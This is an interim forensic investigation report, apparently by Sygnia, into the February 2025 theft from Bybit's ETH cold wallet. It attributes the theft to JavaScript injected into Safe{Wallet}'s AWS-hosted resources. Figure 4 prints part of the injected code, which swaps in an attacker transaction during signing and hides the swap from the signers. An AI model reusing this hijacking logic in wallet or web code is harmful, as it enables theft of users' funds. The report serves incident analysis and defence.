SYGNIA

FEBRUARY 2025

BYBIT

Interim Investigation Report

CONTENTS

1 BACKGROUND

On Friday, February 21, 2025, Bybit detected unauthorized activity involving one of their ETH cold wallets. The incident occurred when an ETH multisig transaction was facilitated through Safe{Wallet} from a cold wallet to a warm wallet, during which a threat actor intervened and manipulated the transaction. The threat actor managed to gain control of the affected cold wallet and transferred its holdings to a wallet under their control.

Sygnia was engaged by Bybit to conduct a forensic investigation, determine the attack's root cause, with the objective to identify the source and scope of compromise and mitigate both immediate and future risks.

1.1 KEY FINDINGS

Thus far, the forensics investigation highlighted the following findings:

- Forensic investigation of all hosts used to initiate and sign the transaction revealed malicious JavaScript code injected to a resource served from Safe{Wallet}'s AWS S3 bucket.
- Resource modification time and publicly available web history archives suggest the injection of the malicious code was performed directly to Safe{Wallet}'s AWS S3 bucket.
- Initial analysis of the injected JavaScript code suggests it's primary objective is to manipulate transactions, effectively changing the content of the transaction during the signing process.
- Additionally, the analysis of the injected JavaScript code identified an activation condition designed to execute only when the transaction source matches one of two contract addresses: Bybit's contract address and a currently unidentified contract address, likely associated with a test contract controlled by the threat actor.
- Two minutes after the malicious transaction was executed and published, new versions of the JavaScript resources were uploaded to Safe{Wallet}'s AWS S3 bucket. These updated versions had the malicious code removed.
- The highlighted initial findings suggest the attack originated from Safe{Wallet}'s AWS infrastructure.
- Thus far, the forensics investigation did not identify any compromise of Bybit's infrastructure.

2 TECHNICAL FINDINGS

The following findings were identified during the forensic investigation of the hosts used to initiate and sign the transaction.

2.1 CHROME BROWSER CACHE

Forensic analysis of Chrome browser cache files identified cache files containing JavaScript resources which were created at the time of the transaction signing on all three signers' hosts.




Figure 1: Snippet showing the JavaScript resources identified in the Chrome cache files

The content of the cache files highlighted that the resources served from Safe{Wallet}'s AWS S3 bucket on February 21, 2025, were last modified on February 19, 2025, two days prior to the malicious transaction.

```
ETXGETDC2
ACKAcceptDC2ETX*/*DC2N
    sec-ch-uaDC2A"Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"DC2SYN
DLEsec-ch-ua-mobileDC2STX?0DC2GS
DC2sec-ch-ua-platformDC2BEL"macOS"DC2ƒSOH

User-AgentDC2uMozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
DLEcontent-encodingDC2EOTgzip"&
FFcontent-typeDC2SYNapplication/javascript"%
EOTdateDC2GSFri, 21 Feb 2025 05:40:08 GMT",
EOTetagDC2$W/"be9397a0b6f01d21e15c70c4b37487fe"".

last-modifiedDC2GSWed, 19 Feb 2025 15:29:43 GMT"2
SIreferrer-policyDC2USstrict-origin-when-cross-origin"DC2
ACKserverDC2BSAmazonS3"ETB
EOTvaryDC2SIAccept-Encoding"G
ETXviaDC2@1.1 4278d0599d32e09289e6a35ad99cf730.cloudfront.net (CloudFront)"G
VTx-amz-cf-idDC28cgJQgj6VckiL2vxf_m9iY34aUJKex_P2hARb9MCemYzxz5FNWoxe4A=="CAN
FFx-amz-cf-popDC2BSDXB52-P2"%
BELx-cacheDC2SUBRefreshHit from cloudfront"!
SYNx-content-type-optionsDC2BELnosniff"GS
SIx-frame-optionsDC2
SAMEORIGIN"!
DLEx-xss-protectionDC2
1; mode=block0ŸÌí¦ë¦ãETBBJhttps://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.jsP
```

Figure 2: Snippet from a JavaScript resources cache, showing the file's header

2.2 MALICIOUS JAVASCRIPT INJECTION

The content of the JavaScript code found in the Chrome browsing artifacts revealed malicious modifications introduced by the threat actor. Initial analysis of the injected code highlighted the code is designed to modify the transaction content.

Further analysis of the injected code identified an activation condition designed to execute only when the transaction source matched one of two contract addresses: Bybit's contract address and an unidentified contract address, likely associated with the threat actor.




Figure 3: Snippet from BeyondCompare showing a comparison between the JavaScript file extract from Chrome browsing artifacts and the current version of the file.


```
let st = a;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cb == true) {
    location.href = location.href;
}
if (cf == true && se.data.operation == 0) {
    const td = structuredClone(se.data);
    se.data.to = ta;
    se.data.operation = op;
    se.data.data = da;
    se.data.value = vl;
    se.data.safeTxGas = sga;
    try {
        const r = await sd.signTransaction(se, st);
        r.data = td;
        se.data = td;
        return r;
    } catch (n) {
        se.data = td;
```

Figure 4: Snippet from beautified code of the malicious code injected to the JavaScript resource.

2.3 SAFE{WALLET} AWS S3 BUCKET CURRENT STATE

The resources currently served by Safe{Wallet} via their AWS S3 bucket, do not contain the malicious code identified in the Chrome cache files.


The investigation determined that the JavaScript resources were modified in the AWS S3 bucket on February 21, 2025, at 14:15:13 and 14:15:32 UTC - approximately two minutes after the malicious transaction was executed.



Response headers

age	111
content-encoding	gzip
content-type	application/javascript
date	Mon, 24 Feb 2025 18:09:04 GMT
etag	W/"1843238e5ebfd65299df250e0b4346f0"
last-modified	Fri, 21 Feb 2025 14:15:13 GMT
referrer-policy	strict-origin-when-cross-origin
server	AmazonS3
strict-transport-security	max-age=31536000
vary	Accept-Encoding
via	1.1 d9523e44e96d2539081596bb1d268d44.cloudfront.net (CloudFront)
x-amz-cf-id	lkRaxHETWvIt4RjK3iHtA5cAmE0OrwZSIZYZpGfUWslrLnahIAdopQ==
x-amz-cf-pop	FRA56-P3
x-cache	Hit from cloudfront
x-content-type-options	nosniff
x-frame-options	SAMEORIGIN
x-xss-protection	1; mode=block

Figure 5: Snippet from URLScan showing the response headers for the first modified JavaScript.



Response headers

content-encoding	gzip
content-type	application/javascript
date	Mon, 24 Feb 2025 20:11:04 GMT
etag	W/"98303ede11d912877ca7c83e8db9b4a7"
last-modified	Fri, 21 Feb 2025 14:15:32 GMT
referrer-policy	strict-origin-when-cross-origin
server	AmazonS3
strict-transport-security	max-age=31536000
vary	Accept-Encoding
via	1.1 560ae23eb11e8a754d4876989783ad5e.cloudfront.net (CloudFront)
x-amz-cf-id	vXyVUPjQ1AyIMoABazyVxIle3ttk-JS9V1ITGwj6197-IFhXvDUMEQ==
x-amz-cf-pop	EWR53-P1
x-amz-version-id	null
x-cache	RefreshHit from cloudfront
x-content-type-options	nosniff
x-frame-options	SAMEORIGIN
x-xss-protection	1; mode=block

Figure 6: Snippet from URLScan showing the response headers for the second modified JavaScript.

2.4 SAFE{WALLET} INTERNET ARCHIVES

Further analysis of the Safe{Wallet} resources using public web archives found two snapshots of Safe{Wallet}'s JavaScript resources taken on February 19, 2025. A review of these snapshots revealed that the first snapshot contained the original, legitimate Safe {Wallet} code, while the second snapshot contained the resource with the malicious JavaScript code. This further suggests that the malicious code which created the malicious transaction originated directly from Safe {Wallet}'s AWS Infrastructure.




Figure 7: Snippet from web.archive.org showing archive entries for the JavaScript resource.

Figure 8: Snippet from web.archive.org showing malicious code embedded in the JavaScript resource.

3 CONCLUSION

The forensics investigation of the three signers' hosts suggests the root cause of the attack is malicious code originating from Safe{Wallet}'s infrastructure.
No indication of compromise was identified within Bybit's infrastructure.
The investigation is still ongoing to further confirm the findings.